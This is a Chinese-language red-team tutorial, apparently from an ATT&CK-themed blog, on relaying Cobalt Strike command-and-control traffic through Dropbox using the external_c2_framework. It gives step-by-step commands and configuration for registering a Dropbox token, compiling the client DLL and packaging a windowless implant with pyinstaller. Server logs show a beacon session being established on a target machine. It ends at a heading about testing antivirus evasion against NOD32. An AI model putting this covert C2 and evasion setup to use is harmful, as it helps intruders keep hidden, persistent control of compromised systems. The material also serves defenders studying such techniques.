MITRE | ATT&CK 中文站

https://huntingday.github.io/

利用 Dropbox 中转 C2 流量

大致利用流程


- 注册一个 dropbox 账号,完成初始配置,随后创建一个 app,并以此 app 生成一个 token
- 而后,到 external_c2_framework 目录下 client 和 server 对应的脚本中去分别添加好刚刚申请的 token
- 执行 client 目录下的 compile_dll.sh 脚本生成对应的 dll [需要系统中已事先装好 mingw 环境]
- 利用 pyinstaller 将 dbox_client.py 脚本打包成 exe
- 之后再到 cs 中去载入 external_c2_framework 目录下的 start_externalc2.cna 脚本,并启动 server
- 最后,将打包好的 dbox_client.exe 丢到目标机器上执行 beacon 正常上线
- 最新版 nod32 执行免杀测试

演示环境

```
Kali        192.168.126.137  cs 团队服务器 + server 端[此机器实战中,可以是自己的 vps]
Mary-Pc       192.168.126.179  目标个人机 + client 端
Pentest-Srv   192.168.126.176  目标服务器 + client 端
```

0x01 理解 DropC2 的大致通信过程

其实下图已经描述的非常清晰了,通俗易懂,大致意思就是通过在 dropbox 中以创建文件的形式实现 client 和 server 之间的数据交换,然后再根据 server 目录下的 config.py 脚本中事先定义好的 c2 地址,端口[默认是 127.0.0.1 的 2222 端口,你完全可以自定义]与 c2 进行交互,图中解释的非常清晰,大家可以一步步对着仔细理解就好,说个不太恰当的描述,就是 client 先把数据丢到 dropbox 里,然后 server 再去 dropbox 里取




0x02 开始前期的一些准备工作

注册一个 dropbox 账号,并按照它的要求,进行一些必要的初始化配置


```
https://www.dropbox.com
```

创建 app [**api**],具体如下

```
https://www.dropbox.com/developers/apps/create
```



并以此 app 生成一个 token,稍后,我们就是要拿着这个 token 让 dropbox 帮我们中转数据



0x03 配置 client 端 + Server 端 [其实就是分别到 client 和 server 对应的脚本中去添加刚刚的 dropbox token]

下载 external_c2_framework 并编辑 client 端目录下的 dbox_client.py 脚本,添加上面准备好的 token 到如下位置

```
# git clone https://github.com/Truneski/external_c2_framework.git

# cd external_c2_framework/

# vi builds/client/dbox/dbox_client.py
```

```
16 ##################
17 # Dropbox Config #
18 ##################
19
20 # Configure Dropbox Access Token with full access to Dropbox Account
21 token = "[redacted]"
22 beaconId     = str(uuid.uuid4())
23 taskKeyName = beaconId + ':TaskForYou'
24 respKeyName = beaconId + ':RespForYou'
25 dbx = dropbox.Dropbox(token)
```

接着,到 server 端目录下,编辑 transport_dbox.py 脚本添加同样的 token,server 和 client 两端的 token 必须完全一致,不然就没法交换数据了

```
# vi builds/server/utils/transports/transport_dbox.py
```

```
 7 ##################
 8 # Dropbox Config #
 9 ##################
10
11 # Configure Dropbox Access Token with full access to Dropbox Account
12 token = "[redacted]"
13 dbx = dropbox.Dropbox(token)
14 taskKeyName = 'TaskForYou'
15 respKeyName = 'RespForYou'
16
```

而后,继续进到 client 目录下执行 compile_dll.sh 脚本编译生成对应的 dll[注意,此处需要自行事先安装好 mingw 编译环境,很简单,就不多说了,大家请自行搞定]

```
# cd builds/client/dbox

# chmod +x compile_dll.sh

# ./compile_dll.sh
```

```
22:58:45 -> root@kali -> [/home/external_c2_framework/builds/client/dbox]
/home/external_c2_framework/builds/client/dbox => ls
c2file.dll  c2file_dll.c  c2file_dll.h  compile_dll.sh  dbox_client.py

22:58:48 -> root@kali -> [/home/external_c2_framework/builds/client/dbox]
/home/external_c2_framework/builds/client/dbox =>
```

最后,将 client 目录的整个目录都拷到装有 py 打包环境的 windows 机器上[主要就是要装好对应 python 版本的 **pywin32 和 pyinstaller**],此处是 win7 32 位,特别注意,**这个 dll 是 32 位的**,所以打包的系统务必也要用 32 的,不然会有问题

```
# pip install pyinstaller

# pip install dropbox
```

```
Administrator: Command Prompt
C:\>pip install dropbox
Requirement already satisfied: dropbox in c:\python27\lib\site-packages
Requirement already satisfied: requests>=2.16.2 in c:\python27\lib\site-packages (from dropbox)
Requirement already satisfied: six>=1.3.0 in c:\python27\lib\site-packages (from dropbox)
Requirement already satisfied: certifi>=2017.4.17 in c:\python27\lib\site-packages (from requests>=2
.16.2->dropbox)
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in c:\python27\lib\site-packages (from requests
>=2.16.2->dropbox)
Requirement already satisfied: idna<2.8,>=2.5 in c:\python27\lib\site-packages (from requests>=2.16.
2->dropbox)
Requirement already satisfied: urllib3<1.25,>=1.21.1 in c:\python27\lib\site-packages (from requests
>=2.16.2->dropbox)
You are using pip version 9.0.3, however version 18.1 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\>pip install pyinstaller
Requirement already satisfied: pyinstaller in c:\python27\lib\site-packages
Requirement already satisfied: setuptools in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: pefile>=2017.8.1 in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: macholib>=1.8 in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: altgraph in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: dis3 in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: pywin32-ctypes in c:\python27\lib\site-packages (from pyinstaller)
Requirement already satisfied: future in c:\python27\lib\site-packages (from pefile>=2017.8.1->pyins
taller)
You are using pip version 9.0.3, however version 18.1 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\>_
```


此处不想让它有输出,所以此处加了-w 选项,默认是 console 的

```
# pyinstaller.exe -w -F C:\client\dbox\dbox_client.py
```

```
Administrator: Command Prompt
C:\Python27\Scripts>pyinstaller.exe -w -F C:\client\dbox\dbox_client.py
46 INFO: PyInstaller: 3.4
46 INFO: Python: 2.7.15
46 INFO: Platform: Windows-7-6.1.7601-SP1
46 INFO: wrote C:\Python27\Scripts\dbox_client.spec
46 INFO: UPX is not available.
46 INFO: Extending PYTHONPATH with paths
['C:\\client\\dbox', 'C:\\Python27\\Scripts']
46 INFO: checking Analysis
46 INFO: Building Analysis because Analysis-00.toc is non existent
46 INFO: Initializing module dependency graph...
62 INFO: Initializing module graph hooks...
93 INFO: running Analysis Analysis-00.toc
93 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of final executable
  required by c:\python27\python.exe
125 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
0729.1_none_8550c6b5d18a9128.manifest
125 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
0729.4148_none_f47e1bd6f6571810.manifest
125 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
0729.4940_none_f47ed0f6f6564d90.manifest
```


```
11762 INFO: Bootloader c:\python27\lib\site-packages\PyInstaller\bootloader\Windows-32bit\runw.exe
11762 INFO: checking EXE
11762 INFO: Building EXE because EXE-00.toc is non existent
11762 INFO: Building EXE from EXE-00.toc
11762 INFO: Appending archive to EXE C:\Python27\Scripts\dist\dbox_client.exe
11777 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Python27\Scripts>
```

实际上大家打包的时候也可以指定 ico,因为默认的图标真正丢到目标机器上以后很容易被看出来



0x04 进行实际的上线测试

启动 cs 团队服务器,创建监听器,建议用 http



加载上面的 start_externalc2.cna 脚本,加载成功后团队服务器本地会起一个 2222 的端口,这个端口就是 server 和 cs 团队服务器用来互传数据用的

特别注意, external_c2_framework 的 server 和 cs 团队服务器可以不在同一台机器上,当然,此处我是直接把它们都放到同一台机器上了,还是那句话 c2 的端口个地址都可以到 config.py 脚本中去改

```
# vi builds/server/config.py
```

```
# Address of External c2 server
EXTERNAL_C2_ADDR = "127.0.0.1"

# Port of external c2 server
EXTERNAL_C2_PORT = "2222"

# The name of the pipe that the beacon should use
C2_PIPE_NAME = "foobar"

# A time in milliseconds that indicates how long the External C2 server should block when no new tasks are available
C2_BLOCK_TIME = 100

# Desired Architecture of the Beacon
C2_ARCH = "x86"

# How long to wait (in seconds) before polling the server for new tasks/responses
IDLE_TIME = 5

ENCODER_MODULE = "encoder_b64url"
TRANSPORT_MODULE = "transport_dbox"

##########################################
# DEBUG: </END GHETTO CONFIG>

# Anything taken in from argparse that you want to make avaialable goes here:
verbose = False
debug = False
```

至此为止,一切准备就绪,现在就来看下最终的上线效果,第一步,先把 server 起起来


```
# python builds/server/dbox_server.py -v
```

```
23:17:20 -> root@kali -> [/home/external_c2_framework]
/home/external_c2_framework => python builds/server/dbox_server.py -v
Importing encoder module: encoder_b64url
Importing transport module: transport_dbox
[+] Discovered new Agent in bucket: 64f87552-84cc-4328-aa16-90d2a936e91e
[+] Returning 1 beacons for first-time setup.
Configuring stager options
Encoding stager payload
Sending stager to client
In Sending Data Function
Awaiting metadata response from client
Task response file: 64f87552-84cc-4328-aa16-90d2a936e91e:RespForYou:606d838d-5c74-4d60-98c2-22fa321bf44d
Reading Task Response from: 64f87552-84cc-4328-aa16-90d2a936e91e:RespForYou:606d838d-5c74-4d60-98c2-22fa321bf44d
Sending metadata to c2 server
[+] Established new session 64f87552-84cc-4328-aa16-90d2a936e91e. Staring task loop.
Checking the c2 server for 64f87552-84cc-4328-aa16-90d2a936e91e tasks...
In Sending Data Function
Checking 64f87552-84cc-4328-aa16-90d2a936e91e for a response...
```


接着,去目标机器上执行 client 端,因为之前在打包的时候加上了-w 选项,所以此处是看不到有任何输出的,实际中想必你也不想看到有任何输出

```
Administrator: Command Prompt

C:\>dbox_client.exe

C:\>
```


不出意外的情况下,此时应该就可以看到目标机器正常上线了,特别注意下,这个上线包括执行命令时回显的速度肯定要比平时慢很多的多,前面的配置脚本我们已经看到了,默认是每隔 5 秒才轮一次 task



以下便是交换数据时所创建的文件,每次执行完一个 task 就会自动把该 task 的文件都干掉,等到下次再执行另外一个 task 会再重新创建一个新的文件




这样一来的话,你网盘的回收站中肯定会留下很多的文件,记得定期删除下就好,如果嫌麻烦,还是花点钱吧



0x05 拿最新版的 nod32 来实际测试下免杀效果

